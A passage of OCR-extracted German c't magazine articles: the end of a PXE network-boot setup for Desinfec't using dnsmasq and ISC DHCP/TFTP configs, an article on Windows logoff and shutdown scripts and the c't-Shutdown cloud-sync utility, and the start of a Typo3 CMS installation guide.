erledigt. Als Konfigurationsdatei genügt nach den zuvor geschilderten Schritten eine neu angelegte Datei `desinfect` im Verzeichnis /etc/dnsmasq.d. Sie enthält:

```
port=0
log-dhcp
enable-tftp
tftp-root=/srv/tftp
dhcp-range=192.168.1.0,proxy
pxe-prompt="Taste F8 zeigt Auswahl",5
pxe-service=X86PC,"Starten von Festplatte",0
pxe-service=X86PC,"Mit Desinfec't starten",ct/pixelinux
```

Der Reihenfolge nach deaktivieren die Optionen den integrierten DNS-Server (port=0), lassen Dnsmasq ausführlich Protokoll schreiben, knipsen den internen TFTP-Server an, weisen den Daemon an, als DHCP-Proxy für das Netz 192.168.1.0 aktiv zu werden und lassen den PXE-Code einen Hinweis anzeigen und auf die Betätigung der Taste F8 hin ein minimales Menü präsentieren.

Das Menü erlaubt die Wahl zwischen einem Boot von der Festplatte und von Des-

infec't aus dem Netz. Hält der Benutzer fünf Sekunden still, geht es automatisch von der Festplatte weiter. Wie erfrischend einfach Dnsmasq ist, kann man erst im Vergleich mit dem Aufwand ermessen, den man beim Einsatz der „großen“ Dienste treiben müsste. Da liegt es nahe, nur in Ausnahmefällen überhaupt etwas anders zu benutzen.

Reinraumansatz

Für all diejenigen, die es genauer wissen wollen, folgt jetzt die klassische Methode, einen PXE-Boot-Server zu bauen: Ein frisch installiertes System auf Debian-Basis motzt man mit einigen Paketen geeignet auf. Wer schon Teile der Dienste in Betrieb hat, pickt sich einfach die entscheidenden Punkte aus der Anleitung heraus:

```
apt-get install tftpd-hpa isc-dhcp-server openbsd-inetd
```

Den TFTP-Server konfigurieren Sie in der Datei /etc/default/tftpd-hpa:

```
TFTP_OPTIONS="--secure"
TFTP_USERNAME="tftp"
TFTP_DIRECTORY="/srv/tftp"
TFTP_ADDRESS="0.0.0.0:69"
```

Im Verzeichnis /srv/tftp braucht jedermann Leserechte, damit der Server die Dateien auch ausliefern kann. Anders als viele gängige Dienste bringt der tftp-Server kein Init-Skript mit. Stattdessen spannt man den Inet-Daemon (bei Debian openbsd-inetd) ein, um den Dienst zu starten. In der Datei /etc/inetd.conf sorgt die Zeile

```
tftp dgram udp wait root /usr/sbin/tcpd
/usr/sbin/in.tftpd -s /srv/tftp
```

dafür, dass der inet-Daemon bei Verbindungsanfragen auf dem tftp-Port den TFTP-Server startet.

Dem DHCP-Server (jetzt kein Proxy mehr) sollten Sie in /etc/default/isc-dhcp-server explizit mitteilen, auf welcher Schnittstelle er Anfragen beantworten soll, etwa eth0:
interfaces="eth0"

Außerdem müssen Sie den DHCP-Dienst grundlegend konfigurieren, eine minimale Konfigurationsdatei sieht so aus:

```
authoritative;
allow booting;
allow bootp;
option domain-name-servers 192.168.1.1;
```

```
subnet 192.168.1.0 netmask 255.255.255.0 {
range 192.168.1.20 192.168.1.40;
option subnet-mask 255.255.255.0;
option broadcast-address 192.168.1.255;
option routers 192.168.1.1;
}
host desinfect {
next-server 192.168.1.2;
hardware ethernet 00:01:02:03:04:05;
fixed-address 192.168.1.50;
filename "ct/pixelinux.0";
}
```

Die Anweisungen erklären den DHCP-Server für aktiv und zuständig (`authoritative`), aktivieren die Boot-Dienste (`allow booting; allow bootp;`) und richten einen Adresspool für das private Netz 192.168.1.0 ein.

Clients erhalten nach dem Start (/etc/init.d/isc-dhcp-server start) Adressen ab 192.168.1.20. Als Nameserver und Gateway gibt der Server die Adresse 192.168.1.1 heraus. Das könnte ein Router im lokalen Netz sein, auf dem dann – sofern vorhanden – der DHCP-Dienst zu deaktivieren wäre.

In der host-Deklaration schließlich ordnen Sie dem System mit der Hardware-Adresse (MAC) 00:01:02:03:04:05 eine feste IP-Adresse zu und verweisen ihn auf den Boot-Server und eine dort abgelegte Boot-Datei. Die IP-Adresse 192.168.1.2 sollte dabei die des Servers selbst sein, also des Systems, auf dem Sie DHCP-Server und TFTP-Server gerade einrichten. Ein Bootmenü analog zu dem per Dnsmasq realisierten macht mit dem ISC-DHCP-Server mehr Arbeit: Hier greift man am besten auf die Möglichkeiten von ISOLINUX/Syslinux zurück.

Fehlersuchhilfen

Klappt die Inbetriebnahme nicht ad hoc oder bleibt das Booten mittendrin stecken, so gilt der erste Blick den Log-Dateien des Systems. Die enthalten oft sinnvolle Hinweise auf nicht gefundene Dateien, falsche Pfade et cetera. Aber nicht jede Fehlermeldung, die dort herumschwirrt, deutet gleich auf ein Problem hin: Ein PXE-Client probiert mehrere Dateienamen aus, die gehen von der MAC-Adresse aus und verallgemeinern immer weiter.

Auch dem startenden Desinfec't kann man detailliert auf die Finger sehen. Lässt man in /srv/tftp/ct/pixelinux.cfg/default in der APPEND-Zeile die Option `splash` weg, dann sieht man die Ausgaben des bootenden Systems. Wenn Sie sich im startenden System umsehen wollen, noch bevor das eigentliche Live-System richtig zum Leben erwacht, können Sie die APPEND-Zeile um die Option `break=init` ergänzen. Bei hartnäckigen Problemen hilft nur ein Paketsniffer. (ps)

Literatur

[1] Axel Vahldiek, Ab durch die Strippe, Windows 7 via Netzwerk retten oder neu installieren, c't 5/11, S. 176

ANZEIGE

Hajo Schulz

Betthupferl

„Autostart“ für den Windows-Shutdown

Über den Autostart-Ordner im Startmenü und etliche Registrierungseinträge kann man Windows anweisen, beim Hochfahren schon mal das eine oder andere Programm automatisch zu starten. Weniger bekannt ist, dass das auch für Abschlussarbeiten vor dem Ausschalten funktioniert.



Die Anwendungsmöglichkeiten für Programme, die beim Herunterfahren von Windows automatisch starten, sind vielfältig: Ein neuer Eintrag in eine Log-Datei, die die Arbeitszeit dokumentiert, eine automatische Sicherheitskopie bearbeiteter Dokumente oder eine kurze Nachricht an Freunde im Chat sind nur einige Beispiele.

Eine weitere Anforderung, die des Öfteren auftaucht, erscheint auf den ersten Blick absurd: das Herunterfahren von Windows um ein paar Sekunden zu verzögern oder gar für längere Zeit zu verhindern. So widersinnig ist das bei genauerem Hinsehen gar nicht: Wer seine Dateien mit Dropbox, SkyDrive oder Google Drive synchronisiert, möchte vermut-

lich, dass der Rechner sich erst dann ausschaltet, wenn alle Dateien in der Cloud auf dem letzten Stand sind.

Autofinish


Die Eingriffsmöglichkeiten, die Microsoft dafür geschaffen hat, Windows beim Herunterfahren noch selbst definierte Aufgaben abarbeiten zu lassen, haben zwei Haken: Zum einen existieren sie bei Windows 7 und Vista nur in den teureren Ausgaben Professional, Enterprise und Ultimate sowie in Windows Server 2008 (mit und ohne „R2“); Besitzer der Home- und Starter-Varianten können sie nicht benutzen. Zum Zweiten

bedeuten Einträge an den dafür vorgesehenen Stellen, dass Windows die dort einge tragenen Programme und Skripte wirklich bei jedem Herunterfahren ausführt – zum Beispiel auch dann, wenn das System nach einer Programm- oder Update-Installation nur mal schnell neu gestartet werden soll. Wer mit diesen Einschränkungen leben kann, findet die Einstellungen in den Gruppenrichtlinien, zu öffnen über das Eintippen von „gpedit.msc“ in das Suchfeld des Start menüs.

Wenn hier bislang von Programmen die Rede war, die beim Beenden von Windows ausgeführt werden sollen, so war das eigentlich ungenau. Das Herunterfahren besteht nämlich grob aus zwei voneinander getrennten Schritten: Zunächst schließt Windows die Prozesse des aktuellen Benutzers und meldet ihn ab. Erst danach beendet es die Systemdienste und schaltet zuletzt den Rechner aus. Für beide Schritte gibt es in den Gruppenrichtlinien die Möglichkeit, eigene Skripte einzuklinken: Die beim Abmelden auszuführenden lassen sich unter „Benutzerkonfiguration/Windows-Einstellungen/Skripts (Anmelden/Abmelden)“ eintragen, die für den eigentlichen Shutdown unter „Computerkonfiguration/Windows-Einstellungen/Skripts (Start/Herunterfahren)“.

Welche der beiden Einträge man benutzt, hängt davon ab, was das einzutragende Skript genau tun soll: Abmeldeskripte laufen im Kontext und mit den Rechten des gerade angemeldeten Benutzers – und zwar bei Administratorkonten trotz Benutzerkontensteuerung mit vollen Rechten. Bevor Windows sie startet, schließt es alle anderen laufenden Anwendungen, auch solche, die im Hintergrund oder als Tray-Symbol laufen. Während ein solches Skript arbeitet, sieht der Benutzer normalerweise nur einen leeren Bildschirm. Trotzdem können Abmeldeskripte auch GUI-Anwendungen starten, mit denen der Benutzer sogar noch interagieren kann. Wenn das Skript nicht ausdrücklich auf deren Beendigung wartet – etwa, indem es sie mit dem Befehl `start` und dessen Option `/wait` lädt –, werden sie aber automatisch beendet, sobald das Skript mit seiner weiteren Arbeit fertig ist. Die Ausgaben von Abmeldeskripten kann man sichtbar machen, indem man in den Gruppenrichtlinien unter „Benutzerkonfiguration/Administrative Vorlagen/System/Skripts“ die Option „Abmeldeskripts sichtbar ausführen“ aktiviert.

Eine analoge Einstellung gibt es im Pfad „Computerkonfiguration/Administrative Vorlagen/System/Skripts“ auch für „Herunterfahren“-Skripte. Ohne sie bekommt der Anwender nicht mal mehr Fenster von GUI-Anwendungen zu Gesicht, die aus dem Skript heraus gestartet werden – einen Desktop gibt es zu dem Zeitpunkt nicht mehr. Ein Skript auf Windows-Programme warten zu lassen, die sich nicht selbst beenden, ist also keine besonders gute Idee: Erst nach zehn Minuten stoppt Windows das Skript und die von ihm geladenen Programme zwangs-



Der Gruppenrichtlinieditor fehlt bei den Home- und Starter-Ausgaben von Windows 7 und Vista.

weise. Die Zeit lässt sich mit der Einstellung „Maximale Wartezeit für Gruppenrichtlinienskripts“ im oben genannten Zweig der Gruppenrichtlinien eigenen Bedürfnissen anpassen und gilt dann auch für Start- sowie für An- und Abmeldeskripte.


Im Unterschied zu letzteren kommen „Herunterfahren“-Skripte erst dann zum Zuge, wenn kein Benutzer mehr eingeloggt ist. Sie laufen mit den Rechten des lokalen Systemkontos, also praktisch ohne Einschränkungen beim Zugriff auf Dateien, Ordner und Registry-Einträge. Allerdings ist zu beachten, dass sich der Registry-Schlüssel HKEY_CURRENT_USER und Benutzerordner wie %appdata% oder die Eigenen Dokumente nun

nicht mehr auf den zuletzt angemeldeten Benutzer beziehen, sondern eben auf das Systemkonto. Außer dem Desktop-Fenstermanager laufen zu dem Zeitpunkt, zu dem Windows die Skripte startet, noch alle Systemdienste und Treiber, sodass man problemlos auf das Netzwerk und auf direkt angeschlossene Gerätschaften zugreifen kann.


Auf den Dialogen des Gruppenrichtlinieditors für die Konfiguration von Skripten gibt es eine mit „Dateien anzeigen“ beschriftete Schaltfläche, die einen Explorer in einem der Unterordner von C:\Windows\System32\GroupPolicy öffnet. Es ist aber keine Pflicht, die Skripte hier zu speichern – die einzelnen Skript-Einträge nehmen beliebige Orte auf der Festplatte auf. Allerdings ist es durchaus sinnvoll, einen Ordner zu wählen, in dem die Skripte vor versehentlichen oder böswilligen Manipulationen durch unbedarfte Anwender oder Malware geschützt sind.

Haken und Ösen

Wie oben bereits angeklungen ist, lassen sich Abmelde- und Herunterfahren-Skripte unter den Home- und Starter-Versio- nen von Windows nicht konfi-




Bei Windows 7 lassen sich als Skripte zum Abmelden und zum Herunterfahren nicht nur Batch-Dateien eintragen, sondern auch PowerShell-Skripte.



Das Utility c't-Shutdown wartet vor dem Herunterfahren von Windows, bis die Clients von Dropbox und SkyDrive ihre Daten mit der Cloud synchronisiert haben.

In den Einstellungen von c't-Shutdown kann man ein zusätzliches Skript oder Programm eintragen, das bei jedem Herunterfahren automatisch ausgeführt wird.



gurieren. Das liegt zum einen daran, dass es hier den Gruppenrichtlinieditor gredit.msc nicht gibt. Zum anderen werten die „kleinen“ Windows-Ausgaben offenbar die Registry-Einträge, die gredit erzeugt, schlicht nicht aus. Bei unseren Versuchen hat jedenfalls das Exportieren dieser Schlüssel aus Windows 7 Ultimate und das anschließende Importieren unter Home Premium nicht zum Erfolg geführt.

Auch die Idee, die Aufgabenplanung dazu zu überreden, Shutdown-Programme oder -Skripte zu starten, führt zu nichts: Es gibt dort einfach keinen passenden Trigger. Der auf den ersten Blick vielversprechende Eintrag „Bei Trennung von Benutzersitzung“ greift nicht beim Abmelden oder Herunterfahren, sondern nur bei der schnellen Benutzerausumschaltung oder wenn man sich aus einer Remotedesktop-Verbindung abmeldet.

Eigenbau

Für den eingangs skizzierten Anwendungsfall, Windows mit dem Herunterfahren so lange warten zu lassen, bis Speicherdiene wie Dropbox oder SkyDrive ihre Daten vollständig synchronisiert haben, taugen Abmeldeskripte nicht: Wie erwähnt startet Windows sie erst, nachdem es alle anderen Anwendungen beendet hat – mithin auch die Cloud-Clients. Der einzige praktikable Lösungsansatz besteht darin, das Warten einem eigens dafür geschriebenen Programm zu übertragen, das dann auch gleich den Shutdown anstoßen kann. Wer so etwas einsetzen möchte, für den sind die Startmenüeinträge zum Abmelden und Herunterfahren oder der Power-Taster am PC-Gehäuse künftig allerdings ebenso tabu wie die Angewohnheit, das Notebook nach getaner Arbeit einfach zuzuklappen.

Das von uns entwickelte Tool c't-Shutdown (siehe Link am Ende des Artikels) lässt sich einfach in einen beliebigen Ordner auf der Festplatte kopieren. Sinnvollerweise sollte man es anschließend möglichst einfach zugänglich machen, indem man eine Verknüpfung dazu auf dem Desktop ablegt oder

es ans Startmenü oder die Taskleiste anheftet; wer mag, kann in der Verknüpfung auch eine Tastenkombination definieren.

Beim ersten Start öffnet das Tool seinen Einstellungsdialog, in dem der Benutzer festlegen kann, ob er seinen Dropbox- und/oder SkyDrive-Client überwachen will und wo sich deren Ordner befinden. Außerdem kann man hier ein Skript oder Programm eintragen, das bei jedem Herunterfahren per c't-Shutdown zusätzlich automatisch ausgeführt werden soll. Über ein Eingabefeld lässt sich eine zusätzliche Wartezeit konfigurieren, bevor das Tool Windows tatsächlich herunterfährt – die gibt die Gelegenheit, noch schnell auf „Abbrechen“ zu klicken oder Esc zu drücken, falls man das Tool mal versehentlich gestartet hat. Schließlich kann man wählen, ob das Programm Windows komplett herunterfahren oder in einen Energiesparmodus versetzen soll.

Die beiden großen Schaltflächen auf dem Hauptfenster von c't-Shutdown sollten selbst erklärend sein: „Abbrechen“ bricht das Herunterfahren ab und „Jetzt herunterfahren“

überspringt das Warten auf den Abschluss der Cloud-Synchronisierung und der Ausführung des selbst definierten Skripts oder Programms. In die Einstellungen kommt man mit dem gleichnamigen Button. Sicherheitsshalber versteht das Programm aber auch die Befehlszeileoption /config: Damit ruft man direkt den Konfigurationsdialog auf. Das kann notwendig werden, wenn man die Einstellungen so gewählt hat, dass es für das Utility nichts mehr zum Abwarten gibt und das Fenster nur so kurz auf dem Bildschirm bleibt, dass der Anwender den „Einstellungen“-Knopf nicht mehr erreicht. Alternativ kann man in einer solchen Situation auch den Registry-Schlüssel HKEY_CURRENT_USER\Software\c't\ctShutdown löschen: Hier speichert das Programm seine Einstellungen. Fehlt er, fühlt es sich frisch installiert und öffnet den Konfigurationsdialog wieder automatisch.

(hos)

Literatur

[1] Dropbox Wiki, www.dropboxwiki.com

www.ct.de/1215158

Cloud-Status auslesen

Dropbox, Microsoft und Google machen es externen Programmen nicht besonders leicht, an die Statusinformationen ihrer Cloud-Clients zu kommen: Eine offizielle Dokumentation dazu gibt es bei keinem der Anbieter.

Der Trick, wie es bei Dropbox funktioniert, findet sich auf dem von Anwendern betriebenen Dropbox Wiki [1] auf der Seite „Python Script To Get File Or Folder Status In Windows“ (Link am Ende des Artikels): Man muss sich mit einer sogenannten Named Pipe verbinden, einem speziellen Botschaftenkanal, an dem die Dropbox-Anwendung lauscht und über den sie Statusinformationen zurück liefert. Für unser Shutdown-

Werkzeug haben wir die dort vorgestellte Methode nach C++ übersetzt.

Der SkyDrive-Client von Microsoft registriert auf dem System einen undocumented OLE-Automatisierungsserver samt zugehöriger Typbibliothek „SkyDriveLibrary 1.0“. Sie enthält unter anderem ein Objekt namens SkyDriveClient, dessen Methode GetItemStatus() die gewünschte Information liefert.


Bei der Suche nach einer ähnlichen Schnittstelle für den Google-Drive-Client sind wir leider nicht fündig geworden. Falls sie doch existiert und wir sie übersehen haben, würden wir uns über eine Nachricht freuen und c't-Shutdown in einer nächsten Version entsprechend nachrüsten.

ANZEIGE

Karl-Heinz Dahlmann

Website-Baumaschine

Das Content-Management-System Typo3 installieren und betreiben



Ein Content-Management-System macht Websites flexibel. Mehrere Autoren bringen Leben in die Seiten. Das CMS fördert dadurch Aktualität und themengerechte Gestaltung – und die Nutzer kommen gern wieder. Das Open-Source-System Typo3 gilt als schweres Geschütz, ist aber gar nicht so schwer zu installieren.


Die Autoren, die eine Seite für Besucher spannend machen, können mit dem Content-Management-System Typo3 die Inhalte mit einem Rich-Text-Editor bearbeiten, Dateien hochladen und zur Illustration verwenden. Die einfache Bedienung im Browser ermöglicht dem Redakteur eine plattformunabhängige Nutzung. Auch Administratoren und Web-Entwicklern bringt das häufig eingesetzte Open-Source-CMS viele Vorteile: Die Benutzer-

verwaltung macht rollenbasierte Rechtevergabe auf der Site leicht und flexibel. Typo3 wird in Deutschland häufig eingesetzt. Daher gibt es deutschsprachige Literatur, Dokumentation und Foren zum Austausch und um Hilfe bei Problemen zu finden. Auch für die absehbare Zukunft wird es verfügbar sein, denn das Open-Source-CMS wird aktiv weiterentwickelt.

Erweiterungen aus der Entwickler-Community können über

einen Extension Manager einfach zu- oder abgeschaltet werden. Das Repository bietet aktuell Zugriff auf über 3000 Erweiterungen wie News, Kalender, Registrierung, Newsletter, Blogs, Foren, Shopfunktionen und vieles mehr. Mit einem Wizard kann eine neue Typo3-Version per Klick auf den aktuellen Stand gebracht oder mehrere Releases zurückgesetzt werden, um etwa eine bestimmte Kompatibilität sicherzustellen.

Auch bei der Verwaltung komplexer Inhalte ist das CMS leistungsfähig. Mit Typo3 können Sie Inhalte in mehreren Sprachen und in verschiedenen Versionen verwalten. Diese lassen sich auf Seiten- oder Inhalts-elementebene zeitgesteuert oder manuell freigeben. Es gibt eine Undo-Funktion für beliebig weit zurückliegende Änderungen sowie ein umfangreiches Rechtesystem mit Nutzern, Gruppen und Rollen. Die ausge-



feilten Caching-Mechanismen machen Typo3 richtig flink, obwohl die Seiten in Echtzeit generiert werden.

Das System ist anpassbar und flexibel, daher aber auch komplex und für Einsteiger schwer zu durchschauen. Mit den richtigen Tipps und Hinweisen lassen sich allerdings die meisten Fallstricke bei der Installation umgehen. Um sich in die Typo3-eigene Konfigurationssprache TypoScript einzuarbeiten, benötigen

Sie lediglich einfache Programmierkenntnisse in BASIC oder einer beliebigen anderen Programmiersprache. Weiterhin sollten Sie einigermaßen mit HTML und CSS vertraut sein, um ein Webseiten-Template an die Style-Namen anzupassen, die Typo3 verwendet.

LAMP benötigt

Typo3 ist in PHP5 geschrieben und läuft auf den gängigen Web-

Installationsvoraussetzungen für Typo3

- Virtueller Webserver mit Domain
- Webserver mit mindestens 256 MByte RAM
- Webserver: Apache 2.0 oder Microsoft IIS
